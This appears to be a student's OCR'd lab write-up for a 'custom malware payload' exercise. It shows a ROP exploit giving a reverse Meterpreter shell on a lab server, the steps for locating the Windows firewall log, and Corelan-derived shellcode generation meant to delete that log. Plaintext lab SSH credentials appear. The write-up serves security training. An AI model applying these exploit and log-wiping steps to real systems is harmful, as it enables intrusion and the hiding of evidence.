TASK 8
Custom Malware Payload

Rev D

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1 Confirmed Task 6 payload still works.

Copied to new name for task 8.

Cp rop10 8a
Nano 8a


Confirmed 8a works


PuTTY information
IP: 10.0.99.30


Username:
phantom3472

Password:
wgSOx9Od3s7q166vXoXu

enter: msfconsole








Enter:
`use exploit/multi/handler`

then enter:
`exploit`




In the first PuTTY window run exploit code (in this instance ./8a).

```
phantom3472@ip-10-0-99-30: ~
login as: phantom3472
phantom3472@10.0.99.30's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

32 packages can be updated.
3 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Mon Jan 15 18:44:52 2024 from 10.0.1.190
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospatiale-Trombert-USA DNS server
All queries are restricted to the intranet doman at-usa.co

^C
phantom3472@ip-10-0-99-30:~$ nano rop7
phantom3472@ip-10-0-99-30:~$ nano rop8
phantom3472@ip-10-0-99-30:~$ ./rop8
  File "./rop8", line 70
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
SyntaxError: 'return' outside function
phantom3472@ip-10-0-99-30:~$ nano rop8
phantom3472@ip-10-0-99-30:~$ ./rop8
  File "./rop8", line 70
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
                                                            ^
IndentationError: unindent does not match any outer indentation level
phantom3472@ip-10-0-99-30:~$ nano rop7
phantom3472@ip-10-0-99-30:~$ cp rop7 rop8
phantom3472@ip-10-0-99-30:~$ nano rop8
phantom3472@ip-10-0-99-30:~$ ./rop8
Traceback (most recent call last):
  File "./rop8", line 83, in <module>
    print s.recv(1024)
socket.error: [Errno 107] Transport endpoint is not connected
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospatiale-Trombert-USA DNS server
All queries are restricted to the intranet doman at-usa.co

^C
phantom3472@ip-10-0-99-30:~$ ./rop8
```

This will result in second PuTTY window opening meterpreter>

```
phantom3472@ip-10-0-99-30: ~
[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directive
s.
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc ServerHo
st=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y
[*] MSGRPC Service:  127.0.0.1:55552  (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf > use exploit/multi/handler
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.2.163
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.2.163:23908) at 2024-0
1-04 19:07:10 +0000

meterpreter >
```





2 Locate Firewall

(C:\Windows\System32\LogFiles\Firewall)


By default, will be named pfirewall

a. C: to get to C drive







b. Windows




c. System32




d. LogFiles




e. Initially the Firewall folder does not exist




By opening Windows Control Panel and clicking on the Windows Firewall with Advanced Security that's in the left window. In the right Action window, click on Properties. Then click on Logging, and it should show the path where it saves log files to.




System and Security




Windows Firewall




Advanced Settings in left column



Properties in right column




Logging – Customize (bottom box)




Confirm Name and click ok


…\system32\LogFiles\Firewall\pfirewall.log




f. Firewall




g. Pfirewall





If needed file does not exist…
Start notepad as Administrator






Save as




Save As
This PC › Local Disk (C:) › Windows › System32 › LogFiles › Firewall
Search Firewall
Organize
New folder
Quick access
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
UserProfile (D:)
Network
Name
Date modified
Type
Size
No items match your search.
File name:
pfirewall.log
Save as type:
Text Documents (*.txt)
Hide Folders
Encoding:
ANSI
Save
Cancel


Firewall
File
Home
Share
View
This PC › Local Disk (C:) › Windows › System32 › LogFiles › Firewall
Search Firewall
Quick access
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
UserProfile (D:)
Network
Name
Date modified
Type
Size
pfirewall.log
1/27/2024 11:19
Text Document
1 KB
1 item

3 Creating opcodes to push to the string…

a. Clear screen in PuTTY

```
phantom3472@ip-10-0-99-30: ~/pps
phantom3472@ip-10-0-99-30:~$ clear
phantom3472@ip-10-0-99-30:~$
phantom3472@ip-10-0-99-30:~$
phantom3472@ip-10-0-99-30:~$
phantom3472@ip-10-0-99-30:~$
phantom3472@ip-10-0-99-30:~$
phantom3472@ip-10-0-99-30:~$
```

b. Create a new directory (in this instance pps)

```
phantom3472@ip-10-0-99-30:~$ mkdir pps
phantom3472@ip-10-0-99-30:~$ cd pps
```

c. For this project copy from Corelan site.
Converting asm to shellcode : Pushing strings to the stack & returning pointer to the strings

The following little script will produce the opcodes that will push a string to the stack (pvePushString.pl)

Pve1

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be
# This script takes a string as argument
# and will produce the opcodes
# to push this string onto the stack
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."String to put on stack".chr(34)."\n";
exit(0);
}
#convert string to bytes
my $strToPush=$ARGV[0];
my $strThisChar="";
my $strThisHex="";
my $cnt=0;
my $bytecnt=0;
my $strHex="";
my $strOpcodes="";
my $strPush="";
print "String length : " . length($strToPush)."\n";
print "Opcodes to push this string onto the stack :\n\n";
while ($cnt < length($strToPush))
{
  $strThisChar=substr($strToPush,$cnt,1);
  $strThisHex="\\x".ascii_to_hex($strThisChar);
  if ($bytecnt < 3)
  {
     $strHex=$strHex.$strThisHex;
    $bytecnt=$bytecnt+1;
  }
  else
  {
    $strPush = $strHex.$strThisHex;
    $strPush =~ tr/\\x//d;
    $strHex=chr(34)."\\x68".$strHex.$strThisHex.chr(34).
   "    //PUSH 0x".substr($strPush,6,2).substr($strPush,4,2).
   substr($strPush,2,2).substr($strPush,0,2);
```

```
    $strOpcodes=$strHex."\n".$strOpcodes;
    $strHex="";
   $bytecnt=0;
  }
  $cnt=$cnt+1;
}
#last line
if (length($strHex) > 0)
{
  while(length($strHex) < 12)
  {
    $strHex=$strHex."\\x20";
  }
  $strPush = $strHex;
  $strPush =~ tr/\\x//d;
  $strHex=chr(34)."\\x68".$strHex."\\x00".chr(34)."    //PUSH 0x00".
  substr($strPush,4,2).substr($strPush,2,2).substr($strPush,0,2);
  $strOpcodes=$strHex."\n".$strOpcodes;
}
else
{
  #add line with spaces + null byte (string terminator)
  $strOpcodes=chr(34)."\\x68\\x20\\x20\\x20\\x00".chr(34).
              "    //PUSH 0x00202020"."\n".$strOpcodes;
}
print $strOpcodes;


sub ascii_to_hex ($)
{
   (my $str = shift) =~ s/(.|\n)/sprintf("%02lx", ord $1)/eg;
   return $str;
}
```

d. Run the shell to get push codes

```
phantom3472@ip-10-0-99-30: ~/pps
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Sat Jan 27 18:47:20 2024 from 10.0.2.163
phantom3472@ip-10-0-99-30:~$ cd pps
phantom3472@ip-10-0-99-30:~/pps$ nano pve1
phantom3472@ip-10-0-99-30:~/pps$ nano pve2
phantom3472@ip-10-0-99-30:~/pps$ chmod +x pve
chmod: cannot access 'pve': No such file or directory
phantom3472@ip-10-0-99-30:~/pps$ chmod +x pve1
phantom3472@ip-10-0-99-30:~/pps$ ./pve1
  usage: ./pve1 "String to put on stack"
phantom3472@ip-10-0-99-30:~/pps$ ./pve1 "C:\Windows\System32\LogFiles\Firewall\p
firewall.log"
String length : 51
Opcodes to push this string onto the stack :

"\x68\x6c\x6f\x67\x00"    //PUSH 0x00676f6c
"\x68\x61\x6c\x6c\x2e"    //PUSH 0x2e6c6c61
"\x68\x69\x72\x65\x77"    //PUSH 0x77657269
"\x68\x6c\x5c\x70\x66"    //PUSH 0x66705c6c
"\x68\x65\x77\x61\x6c"    //PUSH 0x6c617765
"\x68\x5c\x46\x69\x72"    //PUSH 0x7269465c
"\x68\x69\x6c\x65\x73"    //PUSH 0x73656c69
"\x68\x4c\x6f\x67\x46"    //PUSH 0x46676f4c
"\x68\x6d\x33\x32\x5c"    //PUSH 0x5c32336d
"\x68\x79\x73\x74\x65"    //PUSH 0x65747379
"\x68\x77\x73\x5c\x53"    //PUSH 0x535c7377
"\x68\x69\x6e\x64\x6f"    //PUSH 0x6f646e69
"\x68\x43\x3a\x5c\x57"    //PUSH 0x575c3a43
phantom3472@ip-10-0-99-30:~/pps$
```

e. Create a new directory for

Converting asm to shellcode : Putting things together

This is used to create a text box, but will be used / massaged to create a code to delete a file…

```
char code[] =
//first put our strings on the stack
"\x68\x6c\x61\x6e\x00"   // Push "Corelan"
"\x68\x43\x6f\x72\x65"   //  = Caption
"\x8b\xdc"               // mov ebx,esp =
                         //   this puts a pointer to the caption into ebx
"\x68\x61\x6e\x20\x00"   // Push
"\x68\x6f\x72\x65\x6c"   // "You have been pwned by Corelan"
"\x68\x62\x79\x20\x43"   // = Text
"\x68\x6e\x65\x64\x20"   //
"\x68\x6e\x20\x70\x77"   //
"\x68\x20\x62\x65\x65"   //
"\x68\x68\x61\x76\x65"   //
"\x68\x59\x6f\x75\x20"   //
"\x8b\xcc"               // mov ecx,esp =
                         //    this puts a pointer to the text into ecx

//now put the parameters/pointers onto the stack
//last parameter is hwnd = 0.
//clear out eax and push it to the stack
"\x33\xc0"   //xor eax,eax => eax is now 00000000
"\x50"       //push eax
//2nd parameter is caption. Pointer is in ebx, so push ebx
"\x53"
//next parameter is text. Pointer to text is in ecx, so do push ecx
"\x51"
//next parameter is button (OK=0). eax is still zero
//so push eax
"\x50"
//stack is now set up with 4 pointers
//but we need to add 8 more bytes to the stack
//to make sure the parameters are read from the right
//offset
//we'll just add anoter push eax instructions to align
"\x50"
// call the function
"\xc7\xc6\xea\x07\x45\x7e"   // mov esi,0x7E4507EA
"\xff\xe6";  //jmp esi = launch MessageBox
```


4 Dealing with Null Bytes

In this instance the code is:
00676f6c

00 is the null byte and must be removed before you run the code…if not the program will come to an all stop at the null byte.


In order to remove the null byte:

- Open the calculator



- Set it to Programmer mode and select HEX
- Enter your sting (00676f6c) *the 2x 0's don't appear…that is ok*

- To be able to retain the original value…remove / minus something easy to work with…11111111



